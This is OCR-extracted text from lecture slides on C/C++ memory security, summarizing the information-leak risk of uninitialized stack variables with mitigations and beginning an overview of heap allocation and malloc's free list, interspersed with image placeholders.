
Vulnerability





Vulnerability





Summary and Mitigation

local variables with automatic storage duration are allocated on the stack

stack allocation does not modify the underlying memory

uninitialized, stack-allocated data is a window into the stack

always initialize local variables (even arrays) -> use classes and constructors


implement destructor to wipe sensitive information from the stack

Dynamic Memory


Heap Allocation

new
malloc


delete
free



Heap Allocation




Heap Allocation



Heap Allocation

malloc's free list


conceptual overview



Heap Allocation

malloc's free list

